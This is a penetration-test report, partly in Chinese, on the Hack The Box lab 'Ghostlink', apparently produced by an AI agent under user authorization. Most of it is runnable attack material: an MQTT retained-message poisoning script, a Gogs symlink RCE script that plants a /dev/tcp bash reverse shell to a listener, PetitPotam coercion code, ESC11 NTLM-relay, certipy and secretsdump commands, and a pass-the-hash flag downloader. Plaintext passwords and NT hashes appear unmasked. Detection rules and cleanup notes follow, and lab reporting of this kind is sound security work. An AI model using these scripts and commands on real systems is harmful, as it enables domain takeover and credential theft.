    out = bytearray()
    while True:
        b = n % 128
        n //= 128
        if n:
            b |= 0x80
        out.append(b)
        if not n:
            return bytes(out)


def mstr(s):
    b = s.encode()
    return len(b).to_bytes(2, 'big') + b


def packet(sock):
    first = sock.recv(1)
    if not first:
        return None, b''
    rem = 0
    mult = 1
    while True:
        b = sock.recv(1)[0]
        rem += (b & 0x7f) * mult
        if not b & 0x80:
            break
        mult *= 128
    body = bytearray()
    while len(body) < rem:
        chunk = sock.recv(rem - len(body))
        if not chunk:
            break
        body.extend(chunk)
    return first[0] >> 4, bytes(body)


def send(sock, header, body):
    sock.sendall(bytes([header]) + enc_len(len(body)) + body)


def main():
    ap = argparse.ArgumentParser()
    ap.add_argument('broker')
    ap.add_argument('--port', type=int, default=1883)
    ap.add_argument('--callback-url', required=True,
                    help='HTTP callback listener reachable from the target, e.g. http://10.10.14.209:8081/')
    ap.add_argument('--retain', action='store_true', help='replace the broker retained health-check record')
    ap.add_argument('--topic', default=TOPIC)
    ap.add_argument('--node', default='node-6')
    ap.add_argument('--target-ip', default='172.16.20.10')
    ap.add_argument('--healthy', choices=('true', 'false'), default='true')
    ap.add_argument('--last-check-age', type=int, default=0)
    ap.add_argument('--response-code', default='200', help='empty string omits responseCode')
    args = ap.parse_args()
    cid = f'codex-healthcheck-{int(time.time())}'
    payload = {
        'timestamp': datetime.now(timezone.utc).isoformat(timespec='seconds'),
```

```
        'node': args.node,
        'telemetry': {
            'healthy': args.healthy == 'true',
            'url': args.callback_url,
            'lastCheckSecAgo': args.last_check_age,
            'ip': args.target_ip,
        },
    }
    if args.response_code:
        payload['telemetry']['responseCode'] = args.response_code
    topic = args.topic
    with socket.create_connection((args.broker, args.port), timeout=4) as s:
        s.settimeout(3)
        connect = mstr('MQTT') + b'\x04\x02\x00\x3c' + mstr(cid)
        send(s, 0x10, connect)
        kind, body = packet(s)
        if kind != 2 or len(body) != 2 or body[1] != 0:
            raise RuntimeError(f'CONNECT rejected: type={kind} body={body.hex()}')
        packet_id = b'\x00\x01'
        subscription = packet_id + mstr(topic) + b'\x00'
        send(s, 0x82, subscription)
        while True:
            kind, body = packet(s)
            if kind == 9:
                print(f'SUBACK topic={topic} rc={body[2:].hex()}')
                break
            if kind == 3:
                topic_len = int.from_bytes(body[:2], 'big')
                topic = body[2:2 + topic_len].decode(errors='replace')
                print(f'RETAINED PUBLISH topic={topic!r} raw={body[2 + topic_len:]!r}')
                continue
            raise RuntimeError(f'SUBSCRIBE failed: type={kind} body={body.hex()}')
        data = mstr(topic) + b'\x00\x02' + json.dumps(payload, separators=(',', ':')).encode()
        send(s, 0x32 | int(args.retain), data)  # QoS 1; retain bit is explicit.
        print(f'PUBLISH QoS=1 retain={args.retain}')
        print(json.dumps({'topic': topic, 'payload': payload}, indent=2))
        try:
            kind, body = packet(s)
            if kind == 4 and len(body) >= 2:
                print(f'PUBACK id={int.from_bytes(body[:2], "big")}')
            elif kind is not None:
                print(f'RESPONSE type={kind} body={body.hex()}')
        except socket.timeout:
            print('No PUBACK before timeout')
        send(s, 0xE0, b'')


if __name__ == '__main__':
    main()
```

Gogs symlink PutContents RCE bootstrap - gogs_bootstrap_shell.py

```
#!/usr/bin/env python3
"""Rebuild a temporary Gogs proof repo and trigger the already-confirmed RCE."""
import base64
import os
import re
import subprocess
from pathlib import Path

import requests
from pykeepass import PyKeePass

ROOT = Path(__file__).resolve().parent
IP = "10.129.157.168"
HOST = "gpz-op26-toolkits.ghostlink.htb"
REPO = os.environ.get("GHOSTLINK_REPO", "pt-esc11-20261101-r3")
TOKEN_NAME = os.environ.get("GHOSTLINK_TOKEN", "ghostlink-esc11-20261101-r3")
CALLBACK = "10.10.14.209"
PORT = 4444
BASE = f"http://{IP}"
HEADERS = {"Host": HOST}

db = PyKeePass(str(ROOT / "operations_db" / "db.kdbx"), keyfile=str(ROOT / "operations_db" / "key.keyx"))
entry = next(e for e in db.entries if e.username == "vroth")
session = requests.Session()
login_page = session.get(f"{BASE}/user/login", headers=HEADERS, timeout=20)
```

```
csrf = re.search(r'name="_csrf" value="([^"]+)"', login_page.text).group(1)
login = session.post(
    f"{BASE}/user/login", headers=HEADERS,
    data={"_csrf": csrf, "user_name": entry.username, "password": entry.password},
    allow_redirects=False, timeout=20,
)
assert login.status_code == 302, f"Gogs login failed: {login.status_code}"

apps = session.get(f"{BASE}/user/settings/applications", headers=HEADERS, timeout=20)
stale = re.search(r'<strong>ghostlink-esc11-20261101</strong>.*?data-id="(\d+)"', apps.text, re.S)
if stale:
    old_csrf = re.search(r'name="_csrf" value="([^"]+)"', apps.text).group(1)
    session.post(
        f"{BASE}/user/settings/applications/delete", headers={**HEADERS, "X-Requested-With": "XMLHttpRequest"},
        data={"_csrf": old_csrf, "id": stale.group(1)}, timeout=20,
    ).raise_for_status()
    apps = session.get(f"{BASE}/user/settings/applications", headers=HEADERS, timeout=20)
csrf = re.search(r'name="_csrf" value="([^"]+)"', apps.text).group(1)
token_page = session.post(
    f"{BASE}/user/settings/applications", headers=HEADERS,
    data={"_csrf": csrf, "name": TOKEN_NAME},
    timeout=20,
)
if "successfully generated" not in token_page.text:
    (ROOT / "gogs_bootstrap_token_error.html").write_bytes(token_page.content)
    raise RuntimeError(f"PAT generation did not succeed: HTTP {token_page.status_code}")
pat = re.search(r'<div class="ui info message">\s*<p>([0-9a-f]{40})</p>', token_page.text).group(1)
api_headers = {"Host": HOST, "Authorization": f"token {pat}", "Content-Type": "application/json"}
created = requests.post(
    f"{BASE}/api/v1/user/repos", headers=api_headers,
    json={"name": REPO, "description": "Temporary authorized pivot bootstrap", "private": True},
    timeout=20,
)
created.raise_for_status()

work = Path("tmp/ghostlink/root_escalation")
work.mkdir(parents=True, exist_ok=True)
repo_dir = work / REPO
if repo_dir.exists():
    raise RuntimeError(f"local worktree already exists: {repo_dir}")
git_env = os.environ.copy()
auth = base64.b64encode(f"{entry.username}:{entry.password}".encode()).decode()
git_env.update({
    "GIT_TERMINAL_PROMPT": "0",
    "GIT_CONFIG_COUNT": "2",
    "GIT_CONFIG_KEY_0": "http.extraHeader",
    "GIT_CONFIG_VALUE_0": f"Host: {HOST}",
    "GIT_CONFIG_KEY_1": "http.extraHeader",
    "GIT_CONFIG_VALUE_1": f"Authorization: Basic {auth}",
})
def run(args):
    return subprocess.run(args, cwd=work, env=git_env, check=True, capture_output=True, text=True)

repo_dir.mkdir()
subprocess.run(["git", "init", "-b", "master"], cwd=repo_dir, check=True, capture_output=True, text=True)
(repo_dir / "gitdir").symlink_to(".git")
subprocess.run(["git", "config", "user.name", "Ghostlink Pentest"], cwd=repo_dir, check=True)
subprocess.run(["git", "config", "user.email", "pentest@example.invalid"], cwd=repo_dir, check=True)
subprocess.run(["git", "add", "gitdir"], cwd=repo_dir, check=True)
subprocess.run(["git", "commit", "-m", "Add temporary symlink for authorized validation"], cwd=repo_dir,
  check=True, capture_output=True, text=True)
remote = f"http://{IP}/{entry.username}/{REPO}.git"
subprocess.run(["git", "remote", "add", "origin", remote], cwd=repo_dir, check=True)
subprocess.run(["git", "push", "-u", "origin", "master"], cwd=repo_dir, env=git_env, check=True,
  capture_output=True, text=True)

payload = f"""[core]
\trepositoryformatversion = 0
\tfilemode = true
\tbare = false
\tlogallrefupdates = true
\tsshCommand = bash -c 'bash -i >& /dev/tcp/{CALLBACK}/{PORT} 0>&1' #
[remote "origin"]
\turl = ssh://git@127.0.0.1:2222/unused.git
\tfetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
\tremote = origin
\tmerge = refs/heads/master
```

```
"""
body = {"message": "authorized temporary validation", "content": base64.b64encode(payload.encode()).decode()}
try:
    result = requests.put(
        f"{BASE}/api/v1/repos/{entry.username}/{REPO}/contents/gitdir/config",
        headers=api_headers, json=body, timeout=5,
    )
    trigger_result = f"HTTP {result.status_code}"
    (ROOT / "gogs_bootstrap_trigger.headers").write_text(trigger_result + "\n" + str(result.headers))
except requests.exceptions.ReadTimeout:
    trigger_result = "read timeout while the reverse shell was expected to be active"
print(f"PAT generated; private repo {REPO} created (HTTP {created.status_code}); symlink pushed; trigger
  {trigger_result}.")
```

DC01$ PetitPotam helper (manual exploratory script) - esc11_petitpotam_manual.py

```
#!/usr/bin/env python3
"""PetitPotam EFSRPC request against the in-scope Ghostlink DC."""
from coercer.methods.MS_EFSR.EfsRpcOpenFileRaw import EfsRpcOpenFileRaw
from coercer.network.DCERPCSession import DCERPCSession
from coercer.structures.Credentials import Credentials

TARGET = "10.129.157.168"
LISTENER = "10.10.14.209"
DOMAIN = "ghostlink.htb"
USERNAME = "nvirelli"
PASSWORD = "u47YUclrDiwWxBheaSzI"
PATH = f"\\\\{LISTENER}\\test\\Settings.ini\x00"

credentials = Credentials(USERNAME, PASSWORD, DOMAIN, "", "")
bindings = [
    (r"\PIPE\efsrpc", "df1941c5-fe89-4e79-bf10-463657acf44d", "1.0"),
    (r"\PIPE\lsarpc", "c681d488-d850-11d0-8c52-00c04fd90f7e", "1.0"),
    (r"\PIPE\samr", "c681d488-d850-11d0-8c52-00c04fd90f7e", "1.0"),
    (r"\PIPE\lsass", "c681d488-d850-11d0-8c52-00c04fd90f7e", "1.0"),
    (r"\PIPE\netlogon", "c681d488-d850-11d0-8c52-00c04fd90f7e", "1.0"),
]

for pipe, interface, version in bindings:
    print(f"[*] Trying {pipe} / {interface}", flush=True)
    rpc = DCERPCSession(credentials)
    if rpc.connect_ncacn_np(TARGET, pipe) is None:
        print("[-] Pipe connection failed", flush=True)
        continue
    if not rpc.bind(interface, version):
        print("[-] EFSR bind failed", flush=True)
        continue
    print("[+] EFSR bind succeeded; issuing EfsRpcOpenFileRaw", flush=True)
    result = EfsRpcOpenFileRaw(PATH).trigger(rpc.session, TARGET)
    print(f"[=] RPC result: {result!r}", flush=True)
```

Administrator C$ root flag downloader - esc11_root_flag_download.py

```
#!/usr/bin/env python3
"""Read the root flag from the authorized HTB Ghostlink DC over its C$ share."""
from pathlib import Path

from impacket.smbconnection import SMBConnection

TARGET = "10.129.157.168"
DOMAIN = "GHOSTLINK"
USER = "Administrator"
NT_HASH = "8190e067f478002ddd63eb209b016696"
OUT = Path(__file__).with_name("root.txt")

conn = SMBConnection(TARGET, TARGET, sess_port=445, timeout=15)
conn.login(USER, "", domain=DOMAIN, lmhash="aad3b435b51404eeaad3b435b51404ee", nthash=NT_HASH)
with OUT.open("wb") as f:
    conn.getFile("C$", r"Users\Administrator\Desktop\root.txt", f.write)
conn.logoff()
print(OUT.read_text().strip())
```

Bounded-concurrency full TCP connect scanner - full_tcp_async_scan.py

```
#!/usr/bin/env python3
"""Bounded-concurrency TCP connect scan for the authorized HTB target."""
import asyncio
import time
from pathlib import Path

TARGET = "10.129.157.168"
CONCURRENCY = 512
CONNECT_TIMEOUT = 0.75
OUTPUT = Path(__file__).with_name("full_tcp_async_scan_168.txt")

async def probe(port, sem, found):
    async with sem:
        try:
            reader, writer = await asyncio.wait_for(asyncio.open_connection(TARGET, port),
              timeout=CONNECT_TIMEOUT)
            found.append(port)
            writer.close()
            await writer.wait_closed()
        except (OSError, asyncio.TimeoutError):
            pass

async def main():
    sem = asyncio.Semaphore(CONCURRENCY)
    found = []
    start = time.monotonic()
    batch_size = 4096
    for first in range(1, 65536, batch_size):
        ports = range(first, min(first + batch_size, 65536))
        await asyncio.gather(*(probe(port, sem, found) for port in ports))
    elapsed = time.monotonic() - start
    found.sort()
    lines = [f"target={TARGET}", f"concurrency={CONCURRENCY}", f"timeout={CONNECT_TIMEOUT}s",
      f"elapsed={elapsed:.1f}s", "open=" + ",".join(map(str, found))]
    OUTPUT.write_text("\n".join(lines) + "\n")
    print("\n".join(lines))

asyncio.run(main())
```

成功的 ESC11 relay / coercion 命令

```
proxychains ntlmrelayx.py -t rpc://172.16.20.10 -rpc-mode ICPR -icpr-ca-name ghostlink-GPZ-OP26-SECURE-CA
  --template DomainController -smb2support

nxc smb 10.129.157.168 -u nvirelli -p 'u47YUclrDiwWxBheaSzI' -d GHOSTLINK -M coerce_plus -o
  LISTENER=10.10.14.209 METHOD=PetitPotam

faketime '2026-11-02 05:18:00' certipy auth -pfx DC01.pfx -dc-ip 10.129.157.168 -no-save

secretsdump.py -just-dc-user Administrator 'ghostlink.htb/DC01$@10.129.157.168' -hashes
  :200f908c9400364fd177da13a7441598 -dc-ip 10.129.157.168
```

3.5 工具與版本

工具	用途 / 版本
Nmap 7.991	TCP focus/service scans; Nmap full TCP scan timed out; verification with custom bounded asynchronous connect scan
Python 3.15.2	自訂 MQTT、HTTP、SMB helper 與 full TCP connect scan
NetExec 1.5.1	SMB enumeration and coerce_plus PetitPotam
Impacket 0.13.1	ntlmrelayx, secretsdump, SMBConnection
Certipy 5.1.0	AD CS enumeration and certificate authentication
Chisel 1.12.0	Reverse SOCKS pivot through the Gogs VM
Gogs 0.13.3	受測程式版本；Vesper Roth repo account
PyKeePass / regripper	KeePass database/keyfile and NTUSER.DAT analysis
Hashcat mode 10900	PBKDF2-HMAC-SHA256 Gogs password hash recovery
Proxychains-ng 4.17; faketime	內網 CA RPC 路由與處理目標時鐘差

NetExec 的 coerce_plus 支援 PetitPotam 等 RPC coercion 方法；本次成功方法與 relay 結果以本地 esc11_netexec_petitpotam.log、esc11_ntlmrelayx.log 驗證。[R5]

3.6 偵測邏輯

資料來源	偵測條件 / 關聯邏輯
MQTT broker	匿名 CONNECT；來源未知的 PUBLISH 到 GhostProtocolZero/*/healthcheck；retain=1；url 欄位偏離固定 allowlist；同一 client 反覆覆寫保留狀態。
HTTP / IIS / SecureShare	GET /api/download/* 路徑含 %252e、%255c、%252f；雙重解碼；請求路徑正規化後越出 upload root；讀取 NTUSER.DAT、KeePass、keyfile、設定檔；異常 200 大檔案回應。
Gogs / Linux EDR	PUT /api/v1/repos/*/contents/* 寫入 gitdir/config 或 .git/config；新提交包含 symlink 指向 .git；程序鏈 gogs -> git -> bash/sh；服務主機對外連線至非核准位址。
Windows Security / NTLM	DC01$ 或 SVC_CANARY 從 DC 建立不預期的 NTLM 網路登入；同時觀察 RPC EFSR coercion 與對測試網段外的 callback。
AD CS CA events	事件 4886/4887 新申請/簽發；申請者 GHOSTLINK\DC01$、DomainController template、RPC enrollment 與測試時間/來源相符；盤點 Request ID 5 撤銷狀態。
AD replication	事件 4662 含 DS-Replication-Get-Changes / DS-Replication-Get-Changes-All；DRSUAPI/secretsdump 行為來自非預期管理主機；立即關聯 DC01$ 的憑證登入。

快速搜尋範例 (需依實際產品欄位調整):

```
grep -Ei '%252e|%255c|%252f|/api/download/' iis*.log
grep -Ei 'PUT.*/api/v1/repos/.*/contents|\.git/config|sshCommand' gogs*.log
grep -Ei 'Request ID is 5|Successfully requested certificate|DC01\$' esc11_ntlmrelayx.log
```

3.7 測試回復與留存



圖 7. 清理紀錄；CA 憑證撤銷與服務端暫存工作目錄仍需由主機管理員核驗。

本次已刪除專用測試 Gogs repo pt-esc11-20261101 與 pt-esc11-20261101-r3，並刪除對應 ghostlink-esc11-20261101-r2、ghostlink-esc11-20261101-r3 與清理用 PAT；以 Gogs API 驗證名稱不存在。停止本機 Chisel server、HTTP file server 與 listeners。MQTT retained payload 透過已保存的 restore payload 還原。DC01.pfx 私鑰檔從本機移除。

未完成回復：CA 已簽發 Request ID 5 的 DC01$ 憑證仍需在 CA 上撤銷並確認 CRL/OCSP；本次未對 CA 執行撤銷，以免未完成驗證的 PKI 變更破壞 HTB instance。Gogs 伺服器端 temp worktree 未直接登入主機查驗。管理員應在授權維護流程中撤銷 Request ID 5、輪替 DC01$ 與 Administrator 憑證/秘密並檢查 CA audit log。

3.8 詞彙表

詞彙	說明
AD CS	Active Directory Certificate Services，網域憑證服務。
ESC11	透過未強制 RPC packet privacy 的 MS-ICPR certificate enrollment interface relay NTLM。
ICPR	ICertPassage Remote Protocol，CA 的 RPC 憑證申請介面。
NTLM relay	將受害端 NTLM 認證交換轉送給另一個服務，而非直接破解密碼。
PetitPotam	利用 EFSRPC 類 RPC 呼叫促使 Windows 主機向指定端點進行認證。
DCSync	利用目錄複寫權限透過 DRSUAPI 取得網域認證雜湊。
Retained MQTT message	Broker 保存並在新訂閱時重播的 topic 最後訊息。
CVSS	Common Vulnerability Scoring System，用於表達弱點嚴重度。

3.9 參考文獻

[R1] 使用者提供的 HTB Ghostlink write-up, 0xdf, 2026-09-15.
https://0xdf.gitlab.io/2026/09/15/htb-ghostlink.html

[R2] Gogs Security Advisory GHSA-gg64-xxr9-qhjp, RCE in repository PutContents API, CVE-2025-64111.
https://github.com/gogs/gogs/security/advisories/GHSA-gg64-xxr9-qhjp

[R3] GitHub Advisory GHSA-mq8m-42gh-wq7r, Gogs CVE-2025-8110.
https://github.com/advisories/GHSA-mq8m-42gh-wq7r

[R4] Microsoft Learn, Enforce encryption for RPC certificate enrollment interface (ESC11).
https://learn.microsoft.com/en-us/defender-for-identity/security-posture-assessments/certificates

[R5] NetExec official source, coerce_plus module.
https://github.com/Pennyw0rth/NetExec/blob/main/nxc/modules/coerce_plus.py

[R6] Gogs CHANGELOG, 0.13.4 security fixes.
https://github.com/gogs/gogs/blob/main/CHANGELOG.md

[R7] Certipy official project.
https://github.com/ly4k/Certipy

[R8] HTB Ghostlink machine page; active IP observed in authenticated dashboard.
https://app.hackthebox.com/machines/Ghostlink?sort_by=created_at&sort_type=desc

3.10 報告簽署與免責聲明

測試人員：Codex 代理（依使用者明確授權）。本報告記錄 2026-11-01 對 HTB Ghostlink active instance 的測試觀察。所有旗標、帳密、雜湊及憑證資訊均依使用者要求以未遮蔽形式列示；報告應僅交付給獲授權的系統管理人員。HTB lab 上已成功擁有 user 與 root；實際修補、憑證撤銷及密碼輪替仍須由系統管理員完成。

結案結果：user.txt 與 root.txt 已取得，並在 HTB Ghostlink 頁面提交成功。